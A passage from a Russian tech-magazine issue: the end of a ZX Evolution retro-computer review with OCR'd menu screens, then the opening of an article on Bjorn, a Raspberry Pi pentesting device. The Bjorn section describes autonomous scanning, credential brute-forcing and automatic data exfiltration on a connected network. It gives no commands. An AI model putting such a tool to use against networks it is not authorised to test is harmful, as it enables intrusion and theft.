Продолжение статьи →

← НАЧАЛО СТАТЬИ

СПЕККИ НА МАКСИМАЛКАХ


НА ЧТО СПОСОБЕН ZX EVOLUTION — САМЫЙ ПРОДВИНУТЫЙ КЛОН ZX SPECTRUM

Файловый менеджер поддерживает наличие папок, поэтому программы (например, игры) можно разложить по соответствующим директориям, поименованным по алфавиту. В целом логика такая: сначала мы выбираем активный носитель — рамдиск или виртуальный дисковод, затем с помощью встроенного файлового менеджера нужно смонтировать в него образ диска TR-DOS. Ну и только после этого — запустить программу с активного виртуального носителя с помощью пункта главного меню TR-DOS Boot. Если все сделано правильно, на экране появится заставка выбранной тобой программы.

SCORE
000000
DIZZY
HOLDING
LIVES
CODE MASTERS
PRESENTS
DIZZY!
THE ULTIMATE CARTOON ADVENTURE
DEVISED-WRITTEN BY
THE OLIVER TWINS
JUMP TO START OR
K FOR KEMPSTON
SONY

Ура, работает!

Активным может быть только один виртуальный накопитель, поэтому перед запуском следующей программы ранее загруженный образ нужно размонтировать с помощью пункта меню Services → Dismount image.


EVO Reset Service v0.58.09
ZX-Evolution 4096 Kb
www.nedopc.com
Baseconf: ZXEvo 4M 25.05.2019 beta
AVR Boot: ZXEvoAVRBoot 23.01.2012
22:59:39
23.11.25
48K VGA
1-4.TR-DOS Drive: C
Y.Virtual Dri
M.Memory Lock
W.CPU frequen
L.Emu tape lo
G.RESET=> EVO
E.Reload FONT
J.Type FONT:
N.Automount T
Ramdisk: NONE
Mount A: NONE
Mount B: NONE
Mount C: NONE
Mount D: NONE
H.Help
Main menu
Services
R.Reset NeoGS
E.Reset CMOS
K.Format ramdisk 640k
V.Basic 48 standart
B.Basic 128 standart
M.Edit CMOS
S.Test PC keyboard
D.HDD detector
C.ATM CP/M
T.IS-DOS boot
F.Fast update ROM
U.Update custom ROM
N.Dismount image
X.Exit

Системное меню Services

Из этого же меню можно запустить другие вспомогательные программы, например автодетектор жесткого диска или тест подключенной к компьютеру клавиатуры.


PC keyboard tester
ESC F1 F2 F3 F4 F5 F6 F7 F8 F9 F10 F11 F12 PRT SCL PAU
INS HOM PUP DEL END PDN
ENTER
SHIFT
CTRL WIN ALT SPACE ALT WIN MENU CTRL
Read codes: F0,5A
EXIT - press ALT+F4 or Left CTRL+K
SONY

Тест клавиатуры

Признаться, в Evo реализован не слишком удобный механизм работы с файлами, особенно для юзеров, привыкших к эргономичному Norton Commander. Впрочем, эта машина теоретически позволяет запускать не только TR-DOS, но и CP/M, и IS-DOS, а в этих ОС есть свои, более «человеческие» файловые менеджеры.

Мягкая перезагрузка ZX Evolution выполняется либо кратковременным нажатием на кнопку питания (инструкция рекомендует подключать ее именно к контактам Reset на плате), либо нажатием клавиши PrtScr, к которой привязана та же функция. После мягкой перезагрузки компьютер выходит из запущенной программы и возвращается в меню базовой прошивки, но смонтированный во время прошлого сеанса образ диска при этом не теряется.

Впрочем, если тебе по какой-то причине не слишком привычно пользоваться стандартным файловым менеджером ZX Evolution, можно переключить машину в знакомый каждому спектрумисту режим 48K Basic или 128K Basic. После этого останется лишь присоединить к входу Tape-In магнитофон, набрать на клавиатуре `Load""` и любоваться ностальгическими разноцветными полосками, бегущими по экрану в процессе загрузки выбранной программы.


128 BASIC
SONY

Стандартный режим загрузки с кассеты

ЧТО ДЕЛАТЬ С ЭТИМ ФАНТОМ?

Со стороны кажется, будто ZX Evolution — всего лишь дорогая погремушка для страдающих приступами ностальгии престарелых гиков, в детстве не наигравшихся в Dizzy. Вещь, надо сказать, и вправду не из дешевых, но это не просто компьютер для хобби и развлечений: помимо игр, его можно использовать для разработки собственных программ. Сегодня существуют SDK вроде z88dk, которые предоставляют компилятор языка C со стандартной библиотекой, адаптированной под архитектуру ZX Spectrum. ZX Evolution обеспечивает три режима работы процессора — классический 3,5 МГц, турбо-режим 7 МГц без циклов ожидания и «мега-турбо» 14 МГц с циклами ожидания. Такая гибкость позволяет создавать как классические проекты с полной совместимостью, так и более требовательные приложения, использующие дополнительную производительность. А благодаря VGA-выходу и поддержке современных устройств хранения данных ZX Evolution значительно упрощает этот процесс по сравнению с оригинальными машинами из 1980-х.

Для любителей поковыряться в железе огромный плюс кроется в том, что машина построена на программируемой логической матрице Altera EP1K50. Эта особенность делает ZX Evolution ценным инструментом для изучения принципов работы FPGA и цифровой схемотехники. Возможность загружать различные конфигурации в FPGA позволяет экспериментировать с архитектурой системы, изучать разные прошивки и смотреть, как они влияют на производительность и совместимость.

ARKANOID
PLAYER ROUND SCORE
MIKE 6 50000
RON 5 45000
JOHN 4 40000
STEVE 3 35000
MARK 2 30000
COLIN 1 25000
SONY

Играть на Evo — одно удовольствие (а программировать — другое)

Ну и конечно, игры, куда ж без них. Я скачал с торрента коллекцию из нескольких сотен спектрумовских игрушек, в которой одних только версий «Арканоида» насчитывается четыре штуки — играть можно до пенсии, благо она теперь ожидается нескоро. Конечно, человечество уже давно придумало эмуляторы «Синклера»: выбирай любой и играй себе на здоровье. Но ни один эмулятор не в состоянии заменить знакомое настоящим фанатам ретротехники чувство «настоящего железа». Тем более что ZX Evolution очень удобен в плане использования современных интерфейсов — SD, VGA, клавиатура PS/2.

Если говорить о практическом применении Evo, то возможность доступа к FPGA и разъемам ZXBUS делает плату удобной платформой для экспериментов с аппаратным расширением. На этой машине можно разрабатывать и тестировать демки под реальное железо, создавать лабораторные стенды и проводить мастер-классы по аппаратному и низкоуровневому программированию.

В общем, ZX Evolution сочетает в себе две эпохи: старую школу, наполненную восьмибитными мелодиями из классических игр, и современную реальность, где SD-карта заменяет стопку кассет, а ЖК-монитор — древний телевизор с кинескопом. Главное, что благодаря подобным проектам классическая архитектура ZX Spectrum не ушла в историю, она продолжает жить и развиваться. В мире, где многие вещи устаревают быстрее, чем ты успеваешь к ним привыкнуть, такая стабильность сама по себе ценность.

КАРМАННЫЙ ВИКИНГ

Знакомимся с Bjorn — уникальным устройством для хакеров и пентестеров


Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Sergey Quantum
modqft@gmail.com

Flipper Zero и Pwnagotchi давно стали культовыми инструментами пентестеров. Некоторое время назад у них появился младший брат — Bjorn, который умеет не только сканировать сети, но и искать уязвимости, брутить сервисы и работать автономно. В этой статье мы разберем, что это за девайс, как он устроен, какие функции предлагает и почему способен стать новым любимцем хакерской тусовки.

Два года назад мы уже писали про Pwnagotchi — прикольный хакерский девайс, который можно собрать, что называется, на коленке из Raspberry Pi Zero и ~~веток~~ дешевого дисплея на электронных чернилах. Паначоги хорош буквально всем, кроме разве что своих скудных возможностей, которые ограничиваются перехватом хендшейков в сетях Wi-Fi. И вот в арсенале ~~злобных хакеров~~ пентестеров появился еще один мощный инструмент под названием Bjorn. Так зовут забавного викинга, который живет в прошивке устройства, использует аппаратную платформу паначоги, но обладает при этом другим арсеналом функций: на его борту имеется автономный сканер сетей и уязвимостей (за счет использования Nmap), модули для подбора учетных данных к SSH, FTP, SMB, RDP, Telnet и базам данных по словарям, а также инструменты для аккуратной эксфильтрации обнаруженной информации в случае успешного подбора.

Вся прелесть девайса — в автоматизации тестирования: нам не нужно открывать ноут, вводить какие-либо команды, все происходит само, нужно только подключить устройство к атакуемому Wi-Fi. Ценная информация эксфильтруется только в том случае, если сработал перебор паролей.



Bjorn

Кое-кто называет Bjorn специфической прошивкой для паначоги, но это не в полной мере соответствует действительности. Кажется, что в базовой конфигурации у Bjorn и Pwnagotchi действительно много общего, однако функционально эти два проекта разные.

